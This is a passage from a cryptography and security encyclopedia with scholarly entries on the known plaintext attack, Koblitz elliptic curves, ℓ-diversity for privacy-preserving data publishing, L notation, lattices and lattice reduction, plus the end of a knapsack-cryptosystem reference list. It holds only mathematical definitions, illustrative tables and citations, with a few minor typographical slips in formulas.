40. Odlyzko AM (1985) Discrete logarithms in finite fields and their cryptographic significance. Advances in cryptology, proceedings of Eurocrypt 84, Paris, France, 9–11 April 1984. Lecture notes in computer science, vol 209. Springer, Berlin, pp 225–314
41. Odlyzko AM personal communication
42. Okamoto T, Tanaka K, Uchiyama S (2000) Quantum public-key cryptosystems. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000, proceedings. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 147–165
43. Petit M Etude mathématique de certains systèmes de chiffrement: les sacsà dos. (Mathematical study of some enciphering systems: the knapsack, in French), Doctor's thesis, Université de Rennes, France
44. Pohlig SC, Hellman ME (1978) An improved algorithm for computing logarithms over GF(p) and its cryptographic significance. IEEE Trans Inform Theory 24(1):106–110
45. Schaumuller–Bichl I (1982) On the design and analysis of new cipher systems related to the DES. In: IEEE international symposium on information theory, Les Arcs, France, pp 115
46. Schöbi P, Massey JL (1983) Fast authentication in a trapdoor knapsack public key cryptosystem. Cryptography, Proceedings Burg Feuerstein 1982, Lecture notes in computer science, vol 149. Springer, Berlin, pp 289–306, see also Proceedings of international symposium on information theory, Les Arcs, June 1982, pp 116
47. Shamir A (1978) A fast signature scheme. Internal Report, MIT, Laboratory for Computer Science Report RM–107, Cambridge, MA
48. Shamir A (1979) On the cryptocomplexity of knapsack systems. Proceedings of Stoc 11. ACM, New York, pp 118–129
49. Shamir A (1983) A polynomial time algorithm for breaking the basic Merkle–Hellman cryptosystem. Advances in cryptology, Proceedings Crypto 82, Santa Barbara, CA, 23–25 Aug 1982. Plenum, New York, pp 279–288
50. Shamir A (1982) The strongest knapsack-based cryptosystem. Presented at CRYPTO'82, Santa Barbara, CA, 23–25 Aug 1982
51. Shamir A (1984) A polynomial time algorithm for breaking the basic Merkle–Hellman cryptosystem. IEEE Trans Inform Theory IT30(5):699–704
52. Shamir A, Zippel R (1980) On the security of the Merkle–Hellman cryptographic scheme. IEEE Trans Inform Theory 26(3):339–340
53. Vaudenay S (1998) Cryptanalysis of the chor-rivest cryptosystem. In: Krawczyk H (ed) Advances in cryptology Crypto '98, proceedings, Santa Barbara, CA, 23–27 Aug 1998. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 243–256
54. Willett M (1983) Trapdoor knapsacks without superincreasing structure. Inform Process Lett 17:7–11

Known Plaintext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►MAC Algorithms; ►Stream Cipher; ►Symmetric Cryptosystem

Definition

Known plaintext attack is a scenario in which the attacker has access to pairs $(P_i, C_i), i = 1, \ldots, N$ of known plaintexts and their corresponding ciphertexts. This attack is considered to be highly practical, especially if the amount of pairs N is not too large. This attack scenario is more practical than the *chosen* ►plaintext attack. *Probable word* method which is a popular technique for solving classical

simple substitution or *transposition* ciphers is an example of a known-plaintext attack. Another example is the ►cryptanalysis of the German Enigma cipher (►crypto machines or [1]) using the so-called ►bombs. It relied heavily on properly guessed opening words of the cryptograms (which were at the time called *cribs*). One of the most popular cribs was "Nothing to report." In modern cryptography, ►linear cryptanalysis is a typical example of a known plaintext attack.

Recommended Reading

1. Deavours CA Kruh L (1985) Machine cryptography and modern cryptanalysis. Artech House, Boston, MA

Koblitz Elliptic Curves

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Synonyms

Anomalous binary curves

Related Concepts

►Elliptic Curve Cryptography; ►Elliptic Curves

Definition

Koblitz curves are elliptic curves defined over $\mathbb{F}_2$.

Background

Koblitz curves, also known as *anomalous binary curves*, were proposed by Koblitz [2] for cryptographic use. Compared to ►random binary curves, significantly faster point multiplication methods are available.

Applications

►Elliptic curves $E_a : y^2 + xy = x^3 + ax^2 + 1$ defined over $\mathbb{F}_2$ (with $a \in \{0,1\}$), known as Koblitz curves, permit computationally attractive point multiplication algorithms that replace point doubling by inexpensive field-squaring operations. The basic strategy is outlined here; see [3] for details.

Let $m > 0$ be an integer. Given a point $(x, y) \in E_a(\mathbb{F}_{2^m})$, the *Frobenius map* $\tau : (x, y) \mapsto (x^2, y^2)$ gives another point in $E_a(\mathbb{F}_{2^m})$, and this mapping can be exploited in point multiplication. The incentive is the low cost of squaring in binary fields compared with general multiplication. A point multiplication kP, where k is an integer and $P \in E_a(\mathbb{F}_{2^m})$, can be written $kP = \sum_{i=0}^{l-1} u_i \tau^i P$, where l is approximately m and $u_i \in \{0, \pm 1\}$. Algorithms based on ►double-and-add are replaced by "τ-and-add" methods; i.e., expensive point doubling is replaced by an application of τ.

For cryptographic applications, it is desirable to choose m so that $\#E_a(\mathbb{F}_{2^m}) = hn$ with n prime and the *cofactor* h relatively small. The ►NIST recommended elliptic curves include five Koblitz curves identified in Table 1, all with cofactor 2 or 4. Such curves are relatively rare – only 20 exist for $m \in [100, 600]$. The ►entry on elliptic curves notes that the group order is easily calculated for curves defined over subfields. Applied to Koblitz curves, $\#E_a(\mathbb{F}_{2^m}) = 2^m + 1 - V_m$, where V_i is obtained recursively as $V_i = V_1 V_{i-1} - 2V_{i-2}$ with $V_0 = 2$ and $V_1 = -1$ if $a = 0$ and $V_1 = 1$ if $a = 1$.

►Point-halving methods share strategy with Koblitz curves in the sense that point doubling is replaced by a less expensive operation. Halving applies to more curves; however, the acceleration is more dramatic in Koblitz curves. Estimates for point operations for curves over binary fields typically ignore the cost of field squarings, making an application of τ essentially "free," while a halving is estimated as comparable in cost to two field multiplications. The overall savings is throttled by the number of point additions.

For the NIST curves over binary fields, the estimates described in the ►entry on point halving using windowing methods (to reduce the number of point additions) with four points of precomputation give rough cost for kP as $(4 + 8/5)M$, $(2 + 9/5)M$, and $(8/5)M$ per bit of

Koblitz Elliptic Curves. Table 1 Koblitz curves $E_a : y^2 + xy = x^3 + ax^2 + 1$ with almost-prime group order $\#E_a(\mathbb{F}_{2^m})$ and $m \in [100, 600]$. Entries marked "$*$" identify the NIST-recommended curves

m	Curve	Cofactor	m	Curve	Cofactor
101	E_1	2	277	E_0	4
103	E_0	4	283*	E_0	4
107	E_0	4	283	E_1	2
107	E_1	2	331	E_1	2
109	E_1	2	313	E_1	2
113	E_1	2	347	E_1	2
131	E_0	4	349	E_0	4
163*	E_1	2	359	E_1	2
233*	E_0	4	409*	E_0	4
239	E_0	4	571*	E_0	4

k, for methods based on double-and-add, halve-and-add, and τ-and-add, respectively, where M denotes the cost of a field multiplication. As an example of experimental results on workstation-class systems, Hankerson et al. [1] give timings on an Intel Pentium III for point multiplication on the NIST random and Koblitz curves where $m = 163$. Compared to methods based on double-and-add for the random curve, methods exploiting point halving were 29% faster, and point multiplication on the Koblitz curve was 58% faster.

Recommended Reading

1. Hankerson D, Menezes A, Vanstone S (2003) Guide to elliptic curve cryptography, Springer, New York
2. Koblitz N (1992) CM-curves with good cryptographic properties. In Advances in Cryptology—CRYPTO 2001, Lecture Notes in Computer Science, vol 576. Springer, New York pp 279–287.
3. Solinas J (2000) Efficient arithmetic on Koblitz curves. Design Codes Cryptogr 19:195–249

L

ℓ-Diversity

Johannes Gehrke[1], Daniel Kifer[2],
Ashwin Machanavajjhala[3]
[1] Department of Computer Science, Cornell University, Ithaca, NY, USA
[2] Department of Computer Science and Engineering, Penn State University, University Park, PA, USA
[3] Yahoo! Research, Santa Clara, CA, USA

Related Concepts

►DeFinetti Attack; ►k-Anonymity; ►Statistical Disclosure Limitation

Definition

ℓ-diversity is a method for publishing data about individuals while limiting the amount of sensitive information disclosed about them.

Background

Many organizations are increasingly publishing microdata – tables that contain information about individuals that is not aggregated in any way. Examples include medical, voter registration, census, and customer data. Microdata is a valuable source of information for subsequent data analysis – medical research, the allocation of public funds, or trend analysis, just to name a few. However, if individuals can be uniquely identified in the microdata, then their private information is disclosed, and this is unacceptable.

There is a long history of research on limiting disclosure in data publishing, starting with work by Stanley Warner on randomized response [9]. Much progress has been made over the following decades, but the area is still full of new developments; these two surveys show some of the recent progress and excitement in this area [1, 3].

Consider the database of patients' data shown in Fig. 1. There is a set of attributes (like {Zip Code, Age, Nationality, gender, and date of birth} in the example) that can be linked with external data to uniquely identify individuals in the population; these are called *quasi-identifiers*. To counter linking attacks using quasi-identifiers, Samarati and Sweeney proposed ►*k-anonymity* [6–8]. A table satisfies k-anonymity if every record in the table is indistinguishable from at least $k-1$ other records for the values of the quasi-identifier attributes; such a table is called a *k-anonymous* table. For every combination of values of the quasi-identifiers in the k-anonymous table, there are at least k records that share those values. This ensures that individuals cannot be uniquely matched to an individual record in the published microdata by linking attacks.

Figure 2 shows a 4-anonymous table derived from the table in Fig. 1 (here "*" denotes a suppressed value so, for example, "zip code = 1485*" means that the zip code is in the range $[14850 - 14859]$ and "age=3*" means the age is in the range $[30 - 39]$). Note that in the 4-anonymous table, each tuple has the same values for the quasi-identifier as at least three other tuples in the table.

K-anonymity was designed to protect against associating respondents' identities with released tuples without specifically addressing the association of sensitive information. First, when there is no diversity in the values of the sensitive attributes, an attacker can easily discover the sensitive value of an individual through a *homogeneity attack*. For example, an attacker who knows that her 32-year-old neighbor's record is in Fig. 2 and who knows that the neighbor lives in zip code 13053 can conclude from the table that the neighbor has cancer. Second, attackers have background knowledge, and k-anonymity does not limit disclosure against such background knowledge attackers. For example, an attacker who knows that her 22-year-old Japanese friend lives in zip code 13068 can, with near certainty, conclude that the friend has a viral infection since it is well known that Japanese have a very low rate of heart disease. ℓ-Diversity was developed to address these two issues [5].

Theory

Let $T = \{t_1, t_2, \ldots, t_n\}$ be a table with tuples that form a subset of some larger population Ω. Without loss of generality, we may combine all of the quasi-identifier attributes into one single attribute. Thus in this discussion, each tuple has two attributes: a *quasi-identifier* and a *sensitive attribute*. The value of the quasi-identifier can often be linked with external data to uniquely associate tuples with

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

	Nonsensitive			Sensitive
	Zip code	Age	Nationality	Condition
1	13053	28	Russian	Heart disease
2	13068	29	American	Heart disease
3	13068	21	Japanese	Viral infection
4	13053	23	American	Viral infection
5	14853	50	Indian	Cancer
6	14853	55	Russian	Heart disease
7	14850	47	American	Viral infection
8	14850	49	American	Viral infection
9	13053	31	American	Cancer
10	13053	37	Indian	Cancer
11	13068	36	Japanese	Cancer
12	13068	35	American	Cancer

ℓ-Diversity. Fig. 1 Patient microdata

	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	130**	< 30	*	Heart disease
2	130**	< 30	*	Heart disease
3	130**	< 30	*	Viral infection
4	130**	< 30	*	Viral infection
5	1485*	≥ 40	*	Cancer
6	1485*	≥ 40	*	Heart disease
7	1485*	≥ 40	*	Viral infection
8	1485*	≥ 40	*	Viral infection
9	130**	3*	*	Cancer
10	130**	3*	*	Cancer
11	130**	3*	*	Cancer
12	130**	3*	*	Cancer

ℓ-Diversity. Fig. 2 **4-anonymous** patient microdata

individuals in the population Ω. The value of the sensitive attribute contains information about the individual only known to the data publisher. The goal of privacy-preserving data publishing is to publish as much statistical information about T as possible while limiting the amount of disclosure about the association of the sensitive attribute with individuals.

In ℓ-diversity, a generalization $T^\star$ of T is published and is defined as follows. A domain $D^\star = \{P_1, P_2, \dots\}$ is a *generalization* (partition) of a domain D if $\bigcup P_i = D$ and $P_i \cap P_j = \varnothing$ for $i \neq j$. For $q \in D$, let $\phi_{D^\star}(q)$ denote the element $P \in D^\star$ that contains q. Given a table $T = \{t_1, \dots, t_n\}$ with a quasi-identifier Q and a generalization $D_N^\star$ of the domain D of Q, a table $T^\star = \{t_1^\star, \dots, t_n^\star\}$ can now be constructed by replacing q_i, the value of the quasi-identifier of t_i, with its generalized value $\phi_{D^\star}(q_i)$.

It is not possible for a data publisher to guard against attacks employing arbitrary amounts of background knowledge [2]. The goal of microdata publishing is to allow a data publisher to guard against many reasonable attacks without having access to the attacker's background knowledge. It seems that background knowledge such as "men do not have breast cancer" or "Japanese have a very low incidence of heart disease" is very powerful as it enables the adversary to eliminate sensitive values from a given data-block in the generalized table.

However, if there are ℓ "well represented" sensitive values in a $q^\star$-block (i.e., the set of tuples whose quasi-identifier has been generalized to $q^\star$), then the attacker needs $\ell - 1$ damaging pieces of background knowledge to eliminate $\ell - 1$ possible sensitive values and infer a positive disclosure. Thus, by setting the parameter ℓ, the data publisher can determine how much protection is provided against background knowledge – even if this background knowledge is unknown to the publisher.

This intuition can be made formal through the ℓ-diversity principle as follows.

Principle 1 (ℓ-Diversity Principle [5]) *Let q be a value of the attribute Q in the base table T; let $q^\star$ be the generalized value of q in the published table $T^\star$. A $q^\star$-block is ℓ-diverse if *it* contains at least ℓ "well-represented" values for the sensitive attribute S. A table is ℓ-diverse if every $q^\star$-block (for all $q^\star$ that appear in $T^\star$) is ℓ-diverse.*

There are two instantiations of the ℓ-diversity principle that both result in diversity in the sensitive attribute.

Definition 1 (Entropy ℓ-Diversity) *A table is* Entropy ℓ-Diverse *if for every $q^\star$-block*

$$-\sum_{s \in S} p_{(q^\star, s)} \log(p_{(q^\star, s')}) \geq \log(\ell)$$

where $p_{(q^\star,s)} = \dfrac{n_{(q^\star,s)}}{\sum_{s' \in S} n_{(q^\star,s')}}$ *is the fraction of tuples in the $q^\star$-block with sensitive attribute value equal to s.*

Definition 2 (Recursive (c, ℓ)-Diversity) *In a given $q^\star$-block, let r_i denote the number of times the i^{th} most frequent sensitive value appears in that $q^\star$-block. Given a constant c, the $q^\star$-block satisfies* recursive (c, ℓ)-diversity *if $r_1 < c(r_\ell + r_{\ell+1} + \cdots + r_m)$. A table $T^\star$ satisfies recursive (c, ℓ)-diversity if every $q^\star$-block satisfies recursive ℓ-diversity; 1-diversity is always satisfied.*

ℓ-Diversity has several advantages. It does not require the data publisher to have as much information as the adversary. The parameter ℓ protects against more knowledgeable adversaries; the larger the value of ℓ, the more

	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	1305*	≤ 40	*	Heart disease
4	1305*	≤ 40	*	Viral infection
9	1305*	≤ 40	*	Cancer
10	1305*	≤ 40	*	Cancer
5	1485*	> 40	*	Cancer
6	1485*	> 40	*	Heart disease
7	1485*	> 40	*	Viral infection
8	1485*	> 40	*	Viral infection
2	1306*	≤ 40	*	Heart disease
3	1306*	≤ 40	*	Viral infection
11	1306*	≤ 40	*	Cancer
12	1306*	≤ 40	*	Cancer

ℓ-Diversity. Fig. 3 3-Diverse inpatient microdata

information is needed to rule out possible values of the sensitive attribute. Instance-level knowledge (such as "my neighbor does not have diabetes") is also automatically covered. It is treated as just another way of ruling out possible values of the sensitive attribute. Different adversaries can have different background knowledge leading to different inferences. ℓ-Diversity simultaneously protects against all of them without the need for checking which inferences can be made with which levels of background knowledge (Fig. 3).

Open Problems

Daniel Kifer has recently shown that a statistical model more sophisticated than the one used by ℓ-diversity can be used to improve estimates of the probability of a tuple being associated with a sensitive value. This model takes advantage of information that q^* groups provide about each other [4]. Thus the exact level of protection that ℓ-diversity provides in general is an open problem.

It is also known that the largest value that entropy can take depends on the size of the domain (of the sensitive attribute). Thus when the domain is large, it may be necessary to use thresholds larger than $\log(\ell)$ when applying Entropy ℓ-diversity.

Recommended Reading

1. Chen B-C, Kifer D, LeFevre K, Machanavajjhala A (2009) Privacy-preserving data publishing. Found Trend Databases 2(1–2):1–167
2. Dwork C (2006) Differential privacy. In: 33rd international colloquium on automata, languages and programming (ICALP). Springer, Berlin, pp 1–12
3. Fung BCM, Wang K, Chen R, Yu PS (2010) Privacy-preserving data publishing: a survey of recent developments. ACM Comput Surv 42(14):1–53
4. Kifer D (2009) Attacks on privacy and definetti's theorem. In: SIGMOD. ACM, New York, pp 127–138
5. Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) L-diversity: privacy beyond k-anonymity. TKDD, 1(1)
6. Samarati P (2001) Protecting respondents' identities in microdata release. TKDE, 13(6):1010–1027
7. Samarati P, Sweeney L (1998) Generalizing data to provide anonymity when disclosing information. In: PODS. ACM, New York, p 188
8. Sweeney L (2002) Achieving k-anonymity privacy protection using generalization and suppression. International Journal on Uncertainty, Fuzziness and Knowledge-based Systems 10(5):571–588
9. Warner SL (1965) Randomized response: a survey technique for eliminating evasive answer bias. J Amer Stat Assoc 60(309):63–69

L Notation

Arjen K. Lenstra
Laboratory for cryptologic algorithms - LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Switzerland

Related Concepts

►Exponential Time; ►*O*-Notation; ►Polynomial Time; ►Subexponential Time

Definition

For $t, \gamma \in \mathbf{R}$ with $1 \le t \le 1$, the notation $L_x[t, \gamma]$ is used for any function of x that equals

$$e^{(\gamma+o(1))(\log x)^t(\log\log x)^{1-t}}, \text{ for } x \to \infty,$$

where logarithms are natural and where $o(1)$ denotes any function of x that goes to 0 as $x \to \infty$ (►*O notation*).

Theory

This function has the following properties:

- $L_x[t, \gamma] + L_x[t, \delta] = L_x[t, \max(\gamma, \delta)]$
- $L_x[t, \gamma] \cdot L_x[t, \delta] = L_x[t, \gamma + \delta]$
- $L_x[t, \gamma] \cdot L_x[s, \delta] = L_x[t, \gamma]$ if $t > s$
- For any fixed k:
  - $L_x[t, \gamma]^k = L_x[t, k\gamma]$
  - If $\gamma > 0$ then $(\log x)^k L_x[t, \gamma] = L_x[t, \gamma]$
- $\pi(L_x[t, \gamma]) = L_x[t, \gamma]$ where $\pi(y)$ is the number of primes $\le y$

When used to indicate runtimes and for γ fixed, $L_x[t, \gamma]$ for t ranging from 0 to 1 ranges from ►*polynomial time* to ►*exponential time* in $\log(x)$:

- Runtime
$$L_x[0,\gamma] = e^{(\gamma+o(1))\log\log x} = (\log x)^{\gamma+o(1)}$$
is polynomial in $\log(x)$.
- Runtimes $L_x[t,\gamma]$ with $0 < t < 1$ are examples of runtimes that are ►*subexponential time* in $\log(x)$, i.e., asymptotically greater than polynomial and less than exponential.
- Runtime
$$L_x[1,\gamma] = e^{(\gamma+o(1))\log x} = x^{\gamma+o(1)}$$
is exponential in $\log(x)$.

Lamport One-Time Signatures

►Hash-Based Signatures

Late Launch

►Dynamic Root of Trust

Lattice

Phong Nguyen
Département d'informatique, Ecole normale supérieure, Paris, Cedex 05, France

Synonyms

Euclidean lattice; Geometry of numbers

Related Concepts

►Closest Vector Problem; ►Lattice Reduction; ►Lattice-Based Cryptography; ►Shortest Vector Problem

Definition

In mathematics, the term *lattice* is used for two very different kinds of objects, arising, respectively, in order theory and number theory. Here, lattice always means a number-theoretical lattice. Informally speaking, a lattice is a regular infinite arrangement of points in n-dimensional space. More formally, a lattice is a discrete ►subgroup of $\mathbb{R}^n$.

Background

Lattices appeared in the nineteenth century in both crystallography and number theory. But in some sense, their study goes back to that of quadratic forms: Gauss [3] made a connection between quadratic forms and lattices, which was further developed by Dirichlet [2] and especially Minkowski [7]. Lattice theory is usually called *geometry of numbers* [1, 5, 10], a name due to Minkowski [7].

Theory

A lattice can be defined in many equivalent ways. To be precise, a few definitions need to be recalled. Let $\vec{x}, \vec{y} \in \mathbb{R}^n$ denote two row vectors $(x_1, \ldots, x_n)$ and $(y_1, \ldots, y_n)$ where the x_i's and the y_i's are real numbers (►Vector Space). Let $\langle \vec{x}, \vec{y} \rangle$ denote the Euclidean inner product of $\vec{x}$ with $\vec{y}$: $\langle \vec{x}, \vec{y} \rangle = \sum_{i=1}^{n} x_i y_i$. Let $\|\vec{x}\|$ denote the Euclidean norm of $\vec{x}$: $\|\vec{x}\| = \langle \vec{x}, \vec{x} \rangle^{1/2}$. A set of vectors $\{\vec{b}_1, \ldots, \vec{b}_d\}$ are said to be $\mathbb{R}$-linearly independent if and only if any equality of the form $\mu_1 \vec{b}_1 + \cdots + \mu_d \vec{b}_d = 0$, where the μ_i's are real numbers, implies that the μ_i's are all zero. Then the two most usual definitions of a lattice are the following ones:

– A lattice is a discrete (additive) ►subgroup of $\mathbb{R}^n$, that is, a non-empty subset $L \subseteq \mathbb{R}^n$ such that $\vec{x} - \vec{y} \in L$ whenever $(\vec{x}, \vec{y}) \in L^2$ (i.e., the group axiom), and where there exists a real $\rho > 0$ such that the simultaneous conditions $\vec{x} \in L$ and $\|\vec{x}\| \leq \rho$ imply that $\vec{x}$ be zero. With this definition, it is obvious that $\mathbb{Z}^n$ is a lattice (the group axiom is satisfied, and $\rho = 1/2$ works), and that any subgroup of a lattice is a lattice.
– A lattice is the set of all integer linear combinations of some set of $\mathbb{R}$-linearly independent vectors of $\mathbb{R}^n$, that is if $\vec{b}_1, \ldots, \vec{b}_d$ are linearly independent, then $L = \left\{ \sum_{i=1}^{d} n_i \vec{b}_i \mid n_i \in \mathbb{Z} \right\}$ is a lattice, and $[\vec{b}_1, \ldots, \vec{b}_d]$ is said to be a *basis* of L. With this definition, it is still obvious that $\mathbb{Z}^n$ is a lattice, but it is not clear that a subgroup of a lattice is still a lattice.

It is not difficult to prove that the above definitions are in fact equivalent (see [10]). To decide at first sight whether or not a given subset L of $\mathbb{R}^n$ is a lattice, the second definition is useful only when one already knows a potential basis, which is not necessary with the first definition. Both definitions suggest that lattices are discrete analogues of vector spaces: as a result, lattice theory bears much resemblance to linear algebra.

Lattice bases are not unique, but they all have the same number of elements, called the *dimension* or the *rank* of the lattice. Any lattice L of rank $d \geq 2$ has infinitely many bases. Indeed, one can see that to transform a lattice basis into another lattice basis, it is necessary and sufficient to apply a unimodular transformation, that is, a linear transformation represented by an integer matrix with determinant ± 1. This implies that the d-dimensional volume of the parallelepiped spanned by a lattice basis only depends on the

lattice, and not on the choice of the basis: it is called the *volume* or *determinant* of the lattice, denoted by $\mathrm{vol}(L)$ or $\det(L)$. By definition, it is equal to the square root of the following $d \times d$ determinant, where $(\vec{b}_1, \ldots, \vec{b}_d)$ is any basis of L:

$$\det(\langle \vec{b}_i, \vec{b}_j \rangle)_{1 \le i,j \le d} = \begin{vmatrix} \langle \vec{b}_1, \vec{b}_1 \rangle & \langle \vec{b}_1, \vec{b}_2 \rangle & \ldots & \langle \vec{b}_1, \vec{b}_d \rangle \\ \langle \vec{b}_2, \vec{b}_1 \rangle & \langle \vec{b}_2, \vec{b}_2 \rangle & \ldots & \langle \vec{b}_2, \vec{b}_d \rangle \\ \vdots & & \ddots & \vdots \\ \langle \vec{b}_d, \vec{b}_1 \rangle & \langle \vec{b}_d, \vec{b}_2 \rangle & \ldots & \langle \vec{b}_d, \vec{b}_d \rangle \end{vmatrix}.$$

The volume is useful to estimate the norm of lattice short vectors. More precisely, a classical theorem of Minkowski states that in any d-rank lattice L of $\mathbb{R}^n$, there is a nonzero vector $\vec{v} \in L$ such that $\|\vec{v}\| \le \sqrt{d}\mathrm{vol}(L)^{1/d}$. And this upper bound is optimal (up to a constant) in the worst case in the following sense: there exists $C > 0$ such that for all integer $d \ge 1$, there exists a d-rank lattice L of $\mathbb{R}^d$ such that for all nonzero $\vec{v} \in L$, the inequality $\|\vec{v}\| \ge C\sqrt{d}\mathrm{vol}(L)^{1/d}$ holds.

Applications

Lattices are classical objects of number theory, which have many applications in mathematics and computer science: see [4, 9]. In particular, they are widely used in public-key cryptology, both in cryptanalysis and cryptographic design: see [6, 8, 9] and the entries on ►lattice-based cryptography, ►NTRU, and ►lattice reduction.

By definition, any subgroup of $\mathbb{Z}^n$ is a lattice, and such lattices are the main ones used in computer science.

Recommended Reading

1. Cassels JWS (1971) An introduction to the geometry of numbers. Springer, Berlin
2. Dirichlet JPGL (1850) Über die Reduction der positiven quadratischen Formen in drei unbestimmten ganzen Zahlen. J Reine Angew Math 40:209–227
3. Gauss CF (1840) Recension der "Untersuchungen über die Eigenschaften der positiven ternären quadratischen Formen von Ludwig August Seeber." Göttingische Gelehrte Anzeigen, July 9, 1065ff, 1831. Repr. J Reine Angew Math 20:312–320. http://gdz.sub.uni-goettingen.de/dms/load/toc/?PPN=PPN23599524X&DMDID=dmdlog22
4. Grötschel M, Lovász L, Schrijver A (1993) Geometric algorithms and combinatorial optimization. Springer, Berlin
5. Gruber M, Lekkerkerker CG (1987) Geometry of numbers. North-Holland, Groningen
6. Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. The Kluwer international series in engineering and computer science, vol 671. Kluwer, Boston
7. Minkowski H (1896) Geometrie der Zahlen. Teubner, Leipzig
8. Nguyen PQ, Stern J (2001) The two faces of lattices in cryptology. In: Cryptography and lattices – proceedings of CALC'01, Providence. Lecture notes in computer science, vol 2146. Springer, Berlin, pp 146–180
9. Nguyen PQ, Vallée B (2009) The LLL algorithm: survey and applications. Information security and cryptography. Springer, Heidelberg
10. Siegel CL (1989) Lectures on the geometry of numbers. Springer, Berlin

Lattice Basis Reduction

►Lattice Reduction

Lattice Reduction

Phong Nguyen
Département d'informatique, Ecole normale supérieure, Paris, Cedex 05, France

Synonyms

Lattice basis reduction

Related Concepts

►Closest Vector Problem; ►Lattice; ►Lattice-Based Cryptography; ►Shortest Vector Problem

Definition

Among all the bases of a ►lattice, some are more useful than others. The goal of *lattice reduction* (also known as *lattice basis reduction*) is to find interesting bases, such as bases consisting of vectors which are relatively short and almost orthogonal. From a mathematical point of view, one is interested in proving the existence of at least one basis (in an arbitrary lattice) satisfying strong properties. From a computational point of view, one is rather interested in computing such bases in a reasonable time, given an arbitrary basis. In practice, one often has to settle for a trade-off between the quality of the basis and the running time.

Background

Lattice reduction goes back to the reduction theory of quadratic forms, initiated by Lagrange [11], Gauss [6], and Hermite [10]. Indeed, there is a natural relationship between lattices and positive definite quadratic forms, as first noted by Gauss [7], and later developed by Dirichlet [3] and especially Minkowski [15].

A classical fact of bilinear algebra states that any finite-dimensional Euclidean space has an orthogonal basis, that is, a basis consisting of vectors which are pairwise orthogonal. Such bases are very useful, so it is natural to ask

whether such bases also exist for lattices. Unfortunately, a lattice does not have in general an orthogonal basis. The goal of lattice reduction is to circumvent this problem.

Theory

Interesting lattice bases are called *reduced*, but there are many different notions of reduction, such as those of *Minkowski*, *Hermite–Korkine–Zolotarev*, *Lenstra–Lenstra–Lovász*, *etc.* Typically, a reduced basis is made of vectors which are relatively short and almost orthogonal. To explain what relatively short means, the so-called *successive minima* of a lattice are now defined.

The intersection of a d-dimensional lattice $L \subseteq \mathbb{R}^n$ with any bounded subset of $\mathbb{R}^n$ is always finite. It follows that there is a shortest nonzero vector in L, that is, there is $\mathbf{v} \in L\backslash\{0\}$ such that $\|\mathbf{u}\| \geq \|\mathbf{v}\|$ for all $\mathbf{u} \in L\backslash\{0\}$. Such a vector is not unique, but all such vectors must have the same norm. The first minimum of L is thus defined as $\lambda_1(L) = \|\mathbf{v}\|$. Note that if $\mathbf{v}$ is a shortest vector, then $-\mathbf{v}$ is also short but is not very interesting. To avoid such problems, one defines the successive minima as follows. For any integer k such that $1 \leq k \leq d$, the k-th successive minimum of L, denoted by $\lambda_k(L)$, is the radius of the smallest hyperball centered at the origin and containing at least k linearly independent vectors of L. The successive minima can be defined with respect to any norm, but the Euclidean norm is the most common.

One can show that there are linearly independent vectors $\mathbf{v}_1, \ldots, \mathbf{v}_d$ in L such that $\|\mathbf{v}_i\| = \lambda_i(L)$ for all $1 \leq i \leq d$. Surprisingly, as soon as $d \geq 4$, such vectors may not form a basis of L: the integral linear combinations of the $\mathbf{v}_i$'s may span a strict subset of L. Furthermore, as soon as $d \geq 5$, there may not exist a basis reaching simultaneously all the minima: there exist d-dimensional lattices such that for all bases $(\mathbf{b}_1, \ldots, \mathbf{b}_d)$, $\|\mathbf{b}_i\| \neq \lambda_i(L)$ for at least some i. This is one of the reasons why there is no definition of reduction which is obviously better than all the others: for instance, one basis may minimize the maximum of the vector norms, while another minimizes the product of the norms, and it is not clear if one is better than the other. A reduced basis should have relatively short vectors in the sense that the i-th vector of the basis is not far away from the i-th minimum $\lambda_i(L)$, that is, $\|\mathbf{b}_i\|/\lambda_i(L)$ can be upper bounded.

The orthogonality of a basis is often measured by the product $\prod_{i=1}^{d} \|\mathbf{b}_i\|$ of the norms of the basis vectors divided by the volume of the lattice: this ratio is always ≥ 1, with equality if and only if the basis is orthogonal. Minkowski's second theorem states that for all $1 \leq k \leq d$, the geometric mean of the first k minima $\left(\prod_{i=1}^{k} \lambda_i(L)\right)^{1/k}$ is at most $\sqrt{\gamma_d}\mathrm{vol}(L)^{1/d}$, where γ_d is Hermite's constant in dimension d and $\mathrm{vol}(L)$ is the volume of the lattice (see the entry ►lattice for a definition). Hermite's constant is asymptotically linear in the dimension: $\gamma_d = \Theta(d)$. In particular, $\lambda_1(L) \leq \sqrt{\gamma_d}\mathrm{vol}(L)^{1/d}$, but this upper bound may not hold for the other minima: in fact, one can easily construct lattices such that the first minimum is arbitrarily small, while the other minima are large. In a random lattice, however, all the minima are asymptotically equivalent to $(\mathrm{vol}(L)/v_d)^{1/d} \sim \sqrt{d/(2\pi e)}\mathrm{vol}(L)^{1/d}$, where v_d denotes the volume of the d-dimensional unit ball.

